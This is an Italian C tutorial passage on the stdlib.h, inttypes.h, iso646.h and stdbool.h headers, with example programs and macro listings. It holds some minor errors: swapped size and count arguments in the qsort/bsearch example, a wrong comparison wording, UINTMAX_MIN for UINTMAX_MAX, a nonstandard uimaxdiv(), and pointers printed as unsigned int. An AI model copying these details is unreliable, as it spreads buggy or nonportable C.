Rispetto ai prototipi mostrati, la funzione '**`malloc()`**' richiede l'allocazione di una quantità di byte espressa dal parametro ***size***; '**`calloc()`**' richiede una quantità di ***nmemb*** elementi da ***size*** byte (pertanto serve solo a facilitare l'allocazione di uno spazio necessario a un array); '**`realloc()`**' richiede la riallocazione della memoria già allocata precedentemente a partire dall'indirizzo ***ptr*** per avere ***size*** byte, con l'intento di non perdere le informazioni precedenti (a meno che si tratti una riduzione della dimensione); infine, '**`free()`**' si limita a deallocare la memoria a cui punta ***ptr***.

Nel linguaggio C, la memoria deve essere allocata e liberata espressamente, in quanto non esiste alcun sistema automatico al riguardo.

La gestione della memoria dipende strettamente dal sistema operativo, pertanto la realizzazione delle funzioni non può essere generalizzata. Per i dettagli che riguardano il comportamento di queste funzioni nel proprio sistema operativo vanno consultate le pagine di manuale *malloc(3)*, *calloc(3)*, *realloc(3)* e *free(3)*. Eventualmente si può trovare nel capitolo 617 un esempio di realizzazione di queste funzioni.

596.7 Conclusione forzata del programma

Alcune funzioni si occupano di interrompere il funzionamento del programma al di fuori della conclusione naturale della funzione '**`main()`**'. In generale si possono distinguono i casi in cui la conclusione del programma viene gestita in modo gentile, oppure viene forzata brutalmente.

Per una conclusione corretta di un programma, è possibile predisporre un elenco di funzioni da eseguire automaticamente nel momento della conclusione. Ciò avviene attraverso la funzione '**`atexit()`**' che accumula un elenco di puntatori a funzione; successivamente, attraverso la chiamata alla funzione '**`exit()`**' si ottiene l'esecuzione delle funzioni dell'elenco, senza argomenti, secondo l'ordine di inserimento. Quindi, la funzione '**`exit()`**' conclude con la chiusura dei file e con la restituzione del valore passatole come argomento.

Una conclusione brutale si ottiene con la funzione '**`_Exit()`**', che si limita a concludere il programma, ma senza fare nulla altro, soprattutto senza garantire che i file aperti siano chiusi correttamente.

Per ottenere una conclusione brutale del funzionamento di un programma si può usare anche la funzione '**`abort()`**' che però è legata alla gestione dei segnali (capitolo 602) e qui non viene spiegato il suo utilizzo.

```
int  atexit (void (*func) (void));
void exit   (int status);
void _Exit  (int status);
void abort  (void);
```

La funzione '**`atexit()`**' riceve come unico argomento il puntatore a una funzione, la quale non restituisce alcun valore (di tipo '**`void`**') e non si attende alcun argomento (ancora il tipo '**`void`**'). La funzione '**`atexit()`**' restituisce un valore numerico da intendere come *Vero* o *Falso*, per comunicare il successo o l'insuccesso dell'operazione, dato che la quantità di puntatori a funzione che possono essere accumulati può avere un limite.

Per una descrizione completa dell'uso di queste funzioni si vedano le pagine di manuale *abort(3)*, *atexit(3)*, *exit(3)* e *_Exit(3)*.

596.8 Funzioni di comunicazione con l'ambiente

Nel file '`stdlib.h`' sono dichiarate due funzioni per interagire con il sistema operativo, '**`getenv()`**' e '**`system()`**', dove la prima consente di interrogare le variabili di ambiente (nel senso inteso nei sistemi Unix ed equivalenti) e la seconda consente di eseguire dei comandi attraverso la shell.

Il documento che descrive lo standard del linguaggio C, il concetto viene generalizzato, ma in pratica, il contesto da cui derivano queste funzioni è quello dei sistemi Unix.

```
char *getenv (const char *name);
int   system (const char *string);
```

La funzione '**`getenv()`**' si aspetta di ricevere come argomento il nome di una variabile di ambiente (o di qualcosa di comparabile, nel contesto di un altro tipo di sistema operativo), restituendo il puntatore al contenuto di tale variabile. La funzione '**`system()`**' può essere usata indicando un puntatore nullo e in tal caso restituisce un valore diverso da zero se il sistema operativo è in grado di recepire dei comandi testuali. Se invece viene passata una stringa, la funzione tenta di farla eseguire come comando del sistema operativo: in un sistema Unix o equivalente si tratta di un comando che deve essere eseguito da '`/bin/sh`'. L'esito della funzione '**`system()`**' dipende da quello del comando impartito e generalmente si ottiene lo stesso valore restituito dal comando eseguito.

Si vedano le pagine di manuale *getenv(3)* e *system(3)*.

596.9 Funzioni di ricerca e riordino

Il file '`stdlib.h`' prevede la dichiarazione di due funzioni per il riordino degli array e per la ricerca all'interno di array ordinati. Si tratta precisamente delle funzioni '**`qsort()`**' e '**`bsearch()`**', dove i nomi richiamano evidentemente gli algoritmi tradizionali noti come *quick sort* e *binary search*.

Le funzioni della libreria standard generalizzano il problema dell'ordinamento e della ricerca utilizzando puntatori di tipo '**`void *`**' e scandendo la memoria a blocchi di una dimensione

determinata. Ma dal momento che l'area di memoria da scandire non ha la personalità di un array di un qualche tipo, occorre fornire a entrambe queste funzioni il puntatore a una funzione diversa, in grado di confrontare due valori nel contesto di proprio interesse.

```
void qsort (void *base,
            size_t nmemb,
            size_t size,
            int (*compar) (const void *, const void *));

void *bsearch (const void *key,
               const void *base,
               size_t nmemb,
               size_t size,
               int (*compar) (const void *, const void *));
```

Prima di descrivere il significato dei parametri delle due funzioni, conviene vedere un esempio in cui queste si utilizzano. Per la precisione viene scandito un piccolo array di elementi di tipo '**`int`**': prima viene ordinato, poi si cerca un elemento al suo interno.

```
#include <stdio.h>
#include <stdlib.h>

int confronta (const void *a, const void *b)
{
    int x = *((int *) a);
    int y = *((int *) b);
    return x - y;
}

int main (void)
{
    int a[] = {3, 1, 5, 2};
    int cercato = 5;
    void *p;

    qsort (&a[0], sizeof (int), 4, confronta);
    printf ("%d %d %d %d\n", a[0], a[1], a[2], a[3]);

    p = bsearch (&cercato, &a[0], sizeof (int), 4, confronta);

    printf ("&a[0] = %u; \"%d\" si trova in %u.\n",
            (unsigned int) &a[0], cercato, (unsigned int) p);

    return 0;
}
```

Nell'esempio viene dichiarata la funzione '**`confronta()`**' che riceve due argomenti e restituisce un valore che può essere: minore, pari o maggiore di zero, se il primo argomento, rispetto al secondo, è minore, pari o uguale. Questo è il modo in cui deve comportarsi la funzione da

passare come argomento a '**qsort()**' e a '**bsearch()**', tenendo conto che è da tali funzioni che riceve gli argomenti.

La funzione '**qsort()**' vuole ricevere il puntatore alla prima posizione in memoria da riordinare (il parametro ***base***), la quantità degli elementi da riordinare (***nmemb***, ovvero *Number of memory blocks*), la dimensione di tali elementi (***size***) e la funzione da usare per la loro comparazione.

La funzione '**bsearch()**' vuole ricevere il puntatore alla chiave di ricerca (il parametro ***key***), il puntatore alla prima posizione in memoria da scandire (***base***), la quantità degli elementi da scandire (***nmemb***), la dimensione di tali elementi (***size***) e la funzione da usare per la loro comparazione, tenendo conto che questa riceve la chiave di ordinamento come primo argomento.

L'esempio mostrato esegue un ordinamento crescente e il testo visualizzato che si ottiene deve essere simile a quello seguente:

```
1 2 3 5
&a[0] = 3218927260; "5" si trova in 3218927272.
```

È sufficiente invertire il risultato della funzione di comparazione per ottenere un ordinamento decrescente e per scandire un array ordinato in modo decrescente:

```
int confronta (const void *a, const void *b)
{
    int x = *((int *) a);
    int y = *((int *) b);
    return y - x;
}
```

In tal caso, il testo che viene emesso deve essere simile a quello seguente:

```
5 3 2 1
&a[0] = 3218593340; "5" si trova in 3218593340.
```

596.10 Funzioni per l'aritmetica con i numeri interi

Un gruppo di funzioni il cui nome termina per '...**abs()**' si occupa di calcolare il valore assoluto di un numero intero. Le funzioni sono precisamente: '**abs()**' per gli interi di tipo '**int**', '**labs()**' per gli interi di tipo '**long int**' e '**llabs()**' per gli interi di tipo '**long long int**'.

```
int abs            (int j);
long int labs      (long int j);
long long int llabs (long long int j);
```

Evidentemente, la realizzazione di queste funzioni è estremamente banale. Viene presentato solo il caso di '**abs()**':

```
#include <stdlib.h>
int
abs (int j)
{
    if (j < 0)
      {
        return -j;
      }
    else
      {
        return j;
      }
}
```

Un gruppo di funzioni il cui nome termina per '...**div()**' si occupa di dividere due interi, calcolando il quoziente e il resto. Le funzioni sono precisamente: '**div()**' per gli interi di tipo '**int**', '**ldiv()**' per gli interi di tipo '**long int**' e '**lldiv()**' per gli interi di tipo '**long long int**'. Il risultato viene restituito in una variabile strutturata che contiene sia il quoziente, sia il resto, a cui è stata attribuita un tipo particolare: rispettivamente si hanno i tipi '**div_t**', '**ldiv_t**' e '**lldiv_t**'.

```
div_t   div   (int numer, int denom);
ldiv_t  ldiv  (long int numer, long int denom);
lldiv_t lldiv (long long int numer, long long int denom);
```

I tre tipi creati appositamente per contenere il risultato di queste funzioni contengono i membri '**quot**' e '**rem**' che rappresentano, rispettivamente, il quoziente e il resto. Anche la realizzazione di queste funzioni è molto semplice banale. Viene presentato solo il caso di '**div()**':

```
#include <stdlib.h>
div_t
div (int numer, int denom)
{
    div_t d;
    d.quot = numer / denom;
    d.rem = numer % denom;
    return d;
}
```

596.11 Funzioni per la gestione di caratteri estesi e sequenze multibyte

Il linguaggio C distingue tra una gestione dei caratteri basata sul byte, tale da consentire la gestione di un insieme minimo, come quello della codifica ASCII, e una gestione a byte multipli, o multibyte. Per esempio, la codifica UTF-8 è ciò che si intende per «multibyte», ma esistono anche altre codifiche che sfruttano questo meccanismo.

Quando il contesto richiede l'interpretazione dei byte secondo una codifica multibyte, è necessario stabilire un punto di riferimento per iniziare l'interpretazione e occorre poterne con-

servare lo stato quando la lettura di un carattere viene interrotta e ripresa a metà. Nella documentazione dello standard, nell'ambito delle sequenze multibyte, lo stato viene definito *shift state*.

Per gestire internamente la codifica universale, il C utilizza un tipo specifico, '**`wchar_t`**', corrispondente a un intero di rango sufficiente a rappresentare tutti i caratteri che si intendono gestire. Di conseguenza, le stringhe letterali, precedute dalla lettera '**`L`**' (per esempio '**`L"àèìòùé"`**'), sono array di elementi '**`wchar_t`**'.

Le funzioni che riguardano la gestione di caratteri estesi e sequenze multibyte del file '`stdlib.h`', servono principalmente per convertire sequenze multibyte nel tipo '**`wchar_t`**' e viceversa. Tuttavia, occorre tenere presente che la configurazione locale deve essere tale da prevedere l'uso di caratteri da rappresentare attraverso sequenze multibyte, altrimenti le conversioni diventano prive di utilità.

Listato 596.27. Prototipi delle funzioni relative alla gestione multibyte.

```
int    mblen    (const char *s, size_t n);
int    mbtowc   (wchar_t *restrict pwc, const char *restrict s, size_t n);
int    wctomb   (char *s, wchar_t wc);
size_t mbstowcs (wchar_t *restrict pwcs, const char *restrict s, size_t n);
size_t wcstombs (char *restrict s, const wchar_t *restrict pwcs, size_t n);
```

596.12 Funzione «mblen()»

La funzione '**`mblen()`**' si usa normalmente per contare quanti byte sono presenti nella stringa ***s*** fornita come primo argomento, per comporre il primo carattere (multibyte) della stringa stessa, limitando la scansione a un massimo di ***n*** byte (il secondo argomento richiesto). Se al posto di indicare una stringa si fornisce il puntatore nullo, si ottiene un valore che può essere uno o zero, a seconda che sia prevista o meno una codifica multibyte con una gestione dello stato (*shift state*).

```
#include <locale.h>
#include <stdio.h>
#include <stdlib.h>

int main (void)
{
    int n;
    setlocale (LC_ALL, "en_US.UTF-8");
    n = mblen (NULL, 0);
    printf ("Gestione dello stato: %d\n", n);
    n = mblen ("€", 8);
    printf ("Il carattere %s richiede %d byte.\n", "€", n);
    return 0;
}
```

L'esempio mostrato dovrebbe chiarire alcune cose. La funzione richiede un argomento di tipo stringa di caratteri, perché un argomento di tipo '**`char`**' singolo, non consentirebbe di annotare una sequenza multibyte. Le sequenze multibyte sono stringhe normali, trattate come tali, salvo

quando è necessario interpretare il loro contenuto; a questo proposito, si vede che la funzione '**`printf()`**' riceve una stringa multibyte e si limita a trattarla come una stringa normale.

Se la codifica in cui è scritto il sorgente è la stessa usata dal programma durante il suo funzionamento, si può ottenere il testo seguente:

```
Gestione dello stato: 0
Il carattere € richiede 3 byte.
```

Nell'uso normale della funzione '**`mblen()`**', se la stringa che si fornisce contiene una sequenza multibyte errata o incompleta, il valore restituito è -1.

596.13 Funzioni «mbtowc()» e «wctomb()»

Le due funzioni '**`mbtowc()`**' e '**`wctomb()`**' si compensano a vicenda, fornendo il mezzo elementare di conversione dei caratteri da una sequenza multibyte a un numero intero di tipo '**`wchar_t`**' e viceversa. Quando a queste funzioni, al posto del puntatore alla stringa multibyte, si fornisce il puntatore nullo, si ottiene un funzionamento analogo a quello di '**`mblen()`**', con un valore pari a uno se la configurazione locale prevede l'uso di sequenze multibyte con una gestione dello stato, oppure zero se questo problema non sussiste. Inoltre, per entrambe le funzioni, se la sequenza multibyte è errata o incompleta, si ottiene la restituzione del valore -1. Infine, se la conversione ha successo, si ottiene la quantità dei byte che compongono la sequenza multibyte (di origine o di destinazione, a seconda della funzione usata).

Viene mostrato un esempio molto semplice che dimostra l'uso delle due funzioni. In particolare viene convertita la sequenza multibyte che rappresenta la lettera «ä» in un numero '**`wchar_t`**', quindi il numero viene incrementato e riconvertito in una nuova sequenza multibyte, per ottenere il carattere «å».

```
#include <locale.h>
#include <stdlib.h>
#include <stdio.h>

int main (void)
{
    int n;
    wchar_t wc;
    char mb[20] = {}; // Inizializza l'array a zero.

    setlocale (LC_ALL, "en_US.UTF-8");

    n = mbtowc (&wc, NULL, 8);
    printf ("Gestione dello stato: %d\n", n);
    n = wctomb (NULL, wc);
    printf ("Gestione dello stato: %d\n", n);

    n = mbtowc (&wc, "ä", 8);
    printf ("Il carattere \"ä\" si rappresenta con %d byte ", n);
    printf ("in una sequenza multibyte e con il numero %d ", (int) wc);
    printf ("in una variabile di tipo \"wchar_t\".\n");
```

```
    wc++;
    n = wctomb (mb, wc);
    printf ("Il carattere \"%s\" si rappresenta con %d byte ", mb, n);
    printf ("in una sequenza multibyte e con il numero %d ", (int) wc);
    printf ("in una variabile di tipo \"wchar_t\".\n");

    return 0;
}
```

Si dovrebbe ottenere un testo come quello seguente:

```
Gestione dello stato: 0
Gestione dello stato: 0
Il carattere "ä" si rappresenta con 2 byte in una sequenza ↩
↪multibyte e con il numero 228 in una variabile di tipo "wchar_t".
Il carattere "å" si rappresenta con 2 byte in una sequenza ↩
↪multibyte e con il numero 229 in una variabile di tipo "wchar_t".
```

Per gli approfondimenti eventuali, si vedano le pagine di manuale *mbtowc(3)* e *wctomb(3)*.

596.14 Funzioni «mbstowcs()» e «wcstombs()»

Le funzioni '**`mbstowcs()`**' e '**`wcstombs`**' servono rispettivamente per convertire una stringa multibyte in un stringa estesa (un array di elementi '**`wchar_t`**') e per fare l'opposto. Entrambe le funzioni richiedono tre argomenti: l'array di destinazione, l'array di origine e la quantità di elementi da utilizzare nell'array di destinazione. Entrambe le funzioni restituiscono un numero che esprime la quantità di elementi di destinazione convertiti, escluso ciò che costituisce il carattere nullo di terminazione. Entrambe restituiscono un valore pari a '**`(size_t) (-1)`**' se la conversione produce un errore.[2]

Per convertire correttamente una stringa (multibyte o estesa), occorre che il numero di elementi di destinazione previsto includa anche il carattere nullo di terminazione. L'esempio seguente dovrebbe aiutare a comprendere il problema:

```
#include <locale.h>
#include <stdio.h>
#include <stdlib.h>

int main (void)
{
    size_t n;
    wchar_t wca[] = {1, 2, 3, 4, 5, 6, 7};
    wchar_t wcb[] = {1, 2, 3, 4, 5, 6, 7};
    char mba[] = "**************";
    char mbb[] = "**************";

    setlocale (LC_ALL, "en_US.UTF-8");

    n = mbstowcs (wca, "äåâ", 3);
```

```
    printf ("mbstowcs: %d: %d %d %d %d %d\n", n,
            wca[0], wca[1], wca[2], wca[3], wca[4]);

    n = mbstowcs (wcb, "äåâ", 5);
    printf ("mbstowcs: %d: %d %d %d %d %d\n", n,
            wcb[0], wcb[1], wcb[2], wcb[3], wcb[4]);

    n = wcstombs (mba, L"äåâ", 6);
    printf ("wcstombs: %d: \"%s\"\n", n, mba);

    n = wcstombs (mbb, L"äåâ", 9);
    printf ("wcstombs: %d: \"%s\"\n", n, mbb);

    return 0;
}
```

Nell'esempio, la funzione '**mbstowcs()**' viene usata due volte, per convertire una stringa multibyte, composta da tre caratteri, se non si conta quello di terminazione. Nel primo caso, viene specificato che si vogliono convertire esattamente tre caratteri, ma questo significa che nell'array di destinazione rimane il contenuto originale a partire dal quarto elemento. In modo analogo, la funzione '**wcstombs()**' viene usata due volte per convertire una stringa estesa in una stringa multibyte. La stringa estesa si compone di tre caratteri che nella conversione vanno a occupare esattamente sei byte, con l'aggiunta eventuale del carattere nullo di terminazione (che sarebbe il settimo). Si può vedere che quando si chiede una conversione di sei elementi, la stringa ricevente mantiene il contenuto precedente nella parte restante. Ecco cosa si dovrebbe vedere eseguendo il programma:

```
mbstowcs: 3: 228 229 226 4 5
mbstowcs: 3: 228 229 226 0 5
wcstombs: 6: "äåâ********"
wcstombs: 6: "äåâ"
```

Se al posto della destinazione (il primo argomento) viene posto il puntatore nullo, si ottiene la simulazione dell'operazione, senza memorizzare alcunché e senza tenere conto della quantità massima di elementi che si annota come ultimo argomento. Ciò ha lo scopo di contare quanti elementi servirebbero per produrre una conversione completa. L'esempio seguente modifica quello già visto, sfruttando questa funzionalità:

```
#include <locale.h>
#include <stdio.h>
#include <stdlib.h>

int main (void)
{
    size_t n;
    size_t max;
    wchar_t wca[] = {1, 2, 3, 4, 5, 6, 7};
    char mba[] = "**************";      // 15 byte total.

```

```
    setlocale (LC_ALL, "en_US.UTF-8");

    max = mbstowcs (NULL, "äåâ", 0);
    if (max <= 6)
      {
        n = mbstowcs (wca, "äåâ", max + 1);
        printf ("mbstowcs: %d: %d %d %d %d %d\n", n,
                wca[0], wca[1], wca[2], wca[3], wca[4]);
      }

    max = wcstombs (NULL, L"äåâ", 0);
    if (max <= 14)
      {
        n = wcstombs (mba, L"äåâ", max + 1);
        printf ("wcstombs: %d: \"%s\"\n", n, mba);
      }

    return 0;
}
```

Ecco cosa si dovrebbe vedere eseguendo il programma:

```
mbstowcs: 3: 228 229 226 0 5
wcstombs: 6: "äåâ"
```

Per gli approfondimenti eventuali, si vedano le pagine di manuale *mbstowcs(3)* e *wcstombs(3)*.

596.15 Riferimenti

- Wikipedia, *stdlib.h*
  ⟨*http://en.wikipedia.org/wiki/Stdlib.h* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

[1] Si tratta di un puntatore di puntatore, solo perché si deve poter alterare ciò a cui punta, ma questo tipo di valore è, a sua volta, un puntatore.

[2] Il tipo '**size_t**', restituito dalle funzioni, è un intero senza segno; pertanto, in condizioni normali, ovvero con una rappresentazione dei valori negativi con il complemento a due, la conversione di -1 si traduce nel valore massimo rappresentabile.

C: «inttypes.h»

Il file 'inttypes.h' della libreria standard serve principalmente a completare le funzionalità di 'stdint.h', per ciò che riguarda la gestione dei valori numerici interi, il cui rango è controllabile. Infatti, il problema principale nell'uso di interi definiti in modo alternativo allo standard del linguaggio C, privo di librerie, sta nell'uso appropriato degli specificatori di conversione nelle funzioni come '**printf()**' e '**scanf()**'. È proprio per risolvere questo problema che nel file 'inttypes.h' vanno definite, soprattutto, delle macro-variabili da usare in sostituzione degli specificatori di conversione basati sui tipi elementari.

Gli esempi proposti per descrivere la libreria che fa capo al file 'inttypes.h' si riferiscono a quanto già definito nel capitolo 591 a proposito del file 'stdint.h'.

Inizialmente, il file 'inttypes.h' deve includere 'stdint.h', inoltre dichiara il tipo '**wchar_t**', già descritto nel file 'stddef.h':

```
#include <stdint.h>
typedef unsigned int wchar_t;
```

597.1 Divisione intera con interi di rango massimo

Nel file 'inttypes.h' viene definito il tipo '**imaxdiv_t**' che va ad affiancarsi ai tipi '**div_t**', '**ldiv_t**' e '**ldiv_t**', definiti nel file 'stdlib.h'. In pratica si tratta di una struttura il cui scopo è quello di contenere il risultato di una divisione, espresso come quoziente e resto, quando il tipo intero usato è quello massimo:

```
typedef struct {intmax_t quot; intmax_t rem;} imaxdiv_t;
```

Il tipo strutturato '**imaxdiv_t**' serve alle funzioni '**imaxdiv()**' e '**uimaxdiv()**', le quali sono sostanzialmente equivalenti alle altre funzioni '...**div()**' del file 'stdlib.h':

```
imaxdiv_t imaxdiv (intmax_t numer, intmax_t denom);
```

```
#include <inttypes.h>
imaxdiv_t
imaxdiv   (intmax_t numer, intmax_t denom)
{
    imaxdiv_t d;
    d.quot = numer / denom;
    d.rem = numer % denom;
    return d;
}
```

597.2 Macro-variabili in qualità di specificatori di conversione

Come accennato all'inizio del capitolo, per poter usare le funzioni '...**printf()**' e '...**scanf()**', occorrono degli specificatori di conversione, ma non ne esistono per i tipi interi a rango controllato, pertanto, per questi, servono delle macro-variabili coerenti con il tipo relativo.

Le macro che iniziano per '**PRI**...' si usano come parte terminale di specificatori di conversione per la composizione dell'output ('...**printf()**'), mentre le macro che iniziano per '**SCN**...' sono adatte per l'interpretazione dell'input ('...**scanf()**').

Le macro '**PRI*xn***' e '**SCN*xn***' terminano gli specificatori di conversione '**%**...***x***', per i tipi interi '**[u] int*n*_t**'; le macro '**PRI*x*LEAST*n***' e '**SCN*x*LEAST*n***' riguardano i tipi '**[u] int_least*n*_t**'; le macro '**PRI*x*FAST*n***' e '**SCN*x*FAST*n***' riguardano i tipi '**[u] int_fast*n*_t**'; le macro '**PRI*x*MAX*n***' e '**SCN*x*MAX*n***' riguardano i tipi '**[u] intmax_t**'; le macro '**PRI*x*PTR*n***' e '**SCN*x*PTR*n***' riguardano i tipi '**[u] intptr_t**'.

L'esempio seguente dovrebbe dimostrare il significato di queste macro-variabili, attraverso l'uso di '**printf()**':

```
#include <stdio.h>
#include <inttypes.h>
int
main (int argc, char *argv[])
{
    uint64_t num = INT64_C(1234567890);
    printf ("Il valore della variabile \"num\" corrisponde a "
            "%020" PRIu64 ".\n", num);
    return 0;
}
```

Il listato seguente mostra come possono essere dichiarate queste macro-variabili:

```
// Composizione dell'output.

#define PRId8           "d"
#define PRId16          "d"
#define PRId32          "d"
#define PRId64          "lld"

#define PRIdLEAST8      "d"
#define PRIdLEAST16     "d"
#define PRIdLEAST32     "d"
#define PRIdLEAST64     "lld"

#define PRIdFAST8       "d"
#define PRIdFAST16      "d"
#define PRIdFAST32      "d"
#define PRIdFAST64      "lld"
```

```
#define PRIdMAX          "lld"
#define PRIdPTR          "d"

#define PRIi8            "i"
#define PRIi16           "i"
#define PRIi32           "i"
#define PRIi64           "lli"

#define PRIiLEAST8       "i"
#define PRIiLEAST16      "i"
#define PRIiLEAST32      "i"
#define PRIiLEAST64      "lli"

#define PRIiFAST8        "i"
#define PRIiFAST16       "i"
#define PRIiFAST32       "i"
#define PRIiFAST64       "lli"

#define PRIiMAX          "lli"
#define PRIiPTR          "i"

#define PRIo8            "o"
#define PRIo16           "o"
#define PRIo32           "o"
#define PRIo64           "llo"

#define PRIoLEAST8       "o"
#define PRIoLEAST16      "o"
#define PRIoLEAST32      "o"
#define PRIoLEAST64      "llo"

#define PRIoFAST8        "o"
#define PRIoFAST16       "o"
#define PRIoFAST32       "o"
#define PRIoFAST64       "llo"

#define PRIoMAX          "llo"
#define PRIoPTR          "o"

#define PRIu8            "u"
#define PRIu16           "u"
#define PRIu32           "u"
#define PRIu64           "llu"

#define PRIuLEAST8       "u"
#define PRIuLEAST16      "u"
```

```
#define PRIuLEAST32     "u"
#define PRIuLEAST64     "llu"

#define PRIuFAST8       "u"
#define PRIuFAST16      "u"
#define PRIuFAST32      "u"
#define PRIuFAST64      "llu"

#define PRIuMAX         "llu"
#define PRIuPTR         "u"

#define PRIx8           "x"
#define PRIx16          "x"
#define PRIx32          "x"
#define PRIx64          "llx"

#define PRIxLEAST8      "x"
#define PRIxLEAST16     "x"
#define PRIxLEAST32     "x"
#define PRIxLEAST64     "llx"

#define PRIxFAST8       "x"
#define PRIxFAST16      "x"
#define PRIxFAST32      "x"
#define PRIxFAST64      "llx"

#define PRIxMAX         "llx"
#define PRIxPTR         "x"

#define PRIX8           "X"
#define PRIX16          "X"
#define PRIX32          "X"
#define PRIX64          "llX"

#define PRIXLEAST8      "X"
#define PRIXLEAST16     "X"
#define PRIXLEAST32     "X"
#define PRIXLEAST64     "llX"

#define PRIXFAST8       "X"
#define PRIXFAST16      "X"
#define PRIXFAST32      "X"
#define PRIXFAST64      "llX"

#define PRIXMAX         "llX"
#define PRIXPTR         "X"
```

```
// Interpretazione dell'input.

#define SCNd8           "hhd"
#define SCNd16          "hd"
#define SCNd32          "d"
#define SCNd64          "lld"

#define SCNdLEAST8      "hhd"
#define SCNdLEAST16     "hd"
#define SCNdLEAST32     "d"
#define SCNdLEAST64     "lld"

#define SCNdFAST8       "hhd"
#define SCNdFAST16      "d"
#define SCNdFAST32      "d"
#define SCNdFAST64      "lld"

#define SCNdMAX         "lld"
#define SCNdPTR         "d"

#define SCNi8           "hhi"
#define SCNi16          "hi"
#define SCNi32          "i"
#define SCNi64          "lli"

#define SCNiLEAST8      "hhi"
#define SCNiLEAST16     "hi"
#define SCNiLEAST32     "i"
#define SCNiLEAST64     "lli"

#define SCNiFAST8       "hhi"
#define SCNiFAST16      "i"
#define SCNiFAST32      "i"
#define SCNiFAST64      "lli"

#define SCNiMAX         "lli"
#define SCNiPTR         "i"

#define SCNo8           "hho"
#define SCNo16          "ho"
#define SCNo32          "o"
#define SCNo64          "llo"

#define SCNoLEAST8      "hho"
#define SCNoLEAST16     "ho"
#define SCNoLEAST32     "o"
#define SCNoLEAST64     "llo"
```

```
#define SCNoFAST8       "hho"
#define SCNoFAST16      "o"
#define SCNoFAST32      "o"
#define SCNoFAST64      "llo"

#define SCNoMAX         "llo"
#define SCNoPTR         "o"

#define SCNu8           "hhu"
#define SCNu16          "hu"
#define SCNu32          "u"
#define SCNu64          "llu"

#define SCNuLEAST8      "hhu"
#define SCNuLEAST16     "hu"
#define SCNuLEAST32     "u"
#define SCNuLEAST64     "llu"

#define SCNuFAST8       "hhu"
#define SCNuFAST16      "u"
#define SCNuFAST32      "u"
#define SCNuFAST64      "llu"

#define SCNuMAX         "llu"
#define SCNuPTR         "u"

#define SCNx8           "hhx"
#define SCNx16          "hx"
#define SCNx32          "x"
#define SCNx64          "llx"

#define SCNxLEAST8      "hhx"
#define SCNxLEAST16     "hx"
#define SCNxLEAST32     "x"
#define SCNxLEAST64     "llx"

#define SCNxFAST8       "hhx"
#define SCNxFAST16      "x"
#define SCNxFAST32      "x"
#define SCNxFAST64      "llx"

#define SCNxMAX         "llx"
#define SCNxPTR         "x"
```

597.3 Valore assoluto

Nel file '`stdlib.h`' si trovano dichiarate alcune funzioni per il calcolo del valore assoluto: '...**`abs()`**'. Nel file '`inttypes.h`' si aggiunge la funzione '**`imaxabs()`**', da usare per i valori interi massimi:

```
intmax_t imaxabs (intmax_t j);
```

```
#include <inttypes.h>
intmax_t
imaxabs (intmax_t j)
{
    if (j < 0)
      {
        return -j;
      }
    else
      {
        return j;
      }
}
```

597.4 Conversione da stringa a numero intero

Per convertire una stringa contenente un valore numerico intero, quando si vuole fare riferimento all'intero di dimensione massima, si possono usare le funzioni '**`strtoimax()`**', '**`strtouimax()`**', '**`wcstoimax()`**' e '**`wcstouimax()`**', dichiarate nel file '`inttypes.h`'. Come il nome suggerisce, le prime due funzioni sono destinate alla conversione di stringhe «normali», mentre le altre sono specifiche per le stringhe estese.

Evidentemente si tratta di funzioni che si abbinano alle altre '**`strto`**...**`()`**' del file '`stdlib.h`' e alle funzioni '**`wcsto`**...**`()`**' del file '`wchar.h`'.

```
intmax_t  strtoimax  (const char *restrict nptr,
                      char **restrict endptr, int base);
uintmax_t strtouimax (const char *restrict nptr,
                      char **restrict endptr, int base);
intmax_t wcstoimax   (const wchar_t *restrict nptr,
                      wchar_t **restrict endptr, int base);
uintmax_t wcstouimax (const wchar_t *restrict nptr,
                      wchar_t **restrict endptr, int base);
```

Come si vede, i parametri delle funzioni sono gli stessi; quello che cambia è il tipo di stringa, che nelle funzioni '**`strto`**...**`()`**' è normale, mentre nelle funzioni '**`wcsto`**...**`()`**' è di tipo esteso. Nel caso di funzioni '...**`touimax()`**' si ottiene un valore intero senza segno, mentre con le funzioni '...**`toimax()`**' si ottiene un valore intero con segno.

Il comportamento di queste funzioni è analogo a quello delle altre funzioni '**`strto`**...**`()`**' e '**`wcsto`**...**`()`**', per ciò che riguarda l'interpretazione di valori interi, con la differenza che si fa riferimento al valore intero più grande. Il valore restituito è zero se non si può procedere alla

conversione; se invece il valore è al di fuori dell'intervallo rappresentabile, a seconda dei casi si può avere il valore corrispondente a '**`INTMAX_MAX`**', '**`INTMAX_MIN`**' o '**`UINTMAX_MIN`**', con l'aggiornamento della variabile '**`errno`**' al valore rappresentato da '**`ERANGE`**'.

597.5 Riferimenti

- Wikipedia, *inttypes.h*

  ⟨*http://en.wikipedia.org/wiki/Inttypes.h* ⟩
- *ISO/IEC 9899:TC2*

  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

Capitolo 598

C: «iso646.h»

Il file '`iso646.h`' della libreria standard definisce alcune macro-variabili da usare in sostituzione di simboli che potrebbero mancare nella propria tastiera, anche se ciò è comunque poco probabile.

Macro	Corrispondenza	Codice
`and`	`&&`	
`and_eq`	`&=`	
`bitand`	`&`	
`bitor`	`|`	
`compl`	`~`	
`not`	`!`	
`not_eq`	`!=`	
`or`	`||`	
`or_eq`	`|=`	
`xor`	`^`	
`xor_eq`	`^=`	

```
#define and    &&
#define and_eq &=
#define bitand &
#define bitor  |
#define compl  ~
#define not    !
#define not_eq !=
#define or     ||
#define or_eq  |=
#define xor    ^
#define xor_eq ^=
```

598.1 Riferimenti

- Wikipedia, *iso646.h*
  ⟨*http://en.wikipedia.org/wiki/Iso646.h* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

Capitolo 599

C: «stdbool.h»

Il file ‘stdbool.h’ della libreria standard definisce alcune macro-variabili da usare per la gestione dei valori logici (*Vero* e *Falso*); in particolare consente di utilizzare il nome ‘**bool**’ al posto di ‘**_Bool**’.

```
#define bool    _Bool
#define true    1
#define false   0
#define __bool_true_false_are_defined   1
```

Come si può vedere, la macro-variabile ‘**__bool_true_false_are_defined**’ consente di sapere se le macro-variabili ‘**bool**’, ‘**true**’ e ‘**false**’, sono definite.

599.1 Riferimenti

- Wikipedia, *stdbool.h*
  ⟨*http://en.wikipedia.org/wiki/Stdbool.h* ⟩
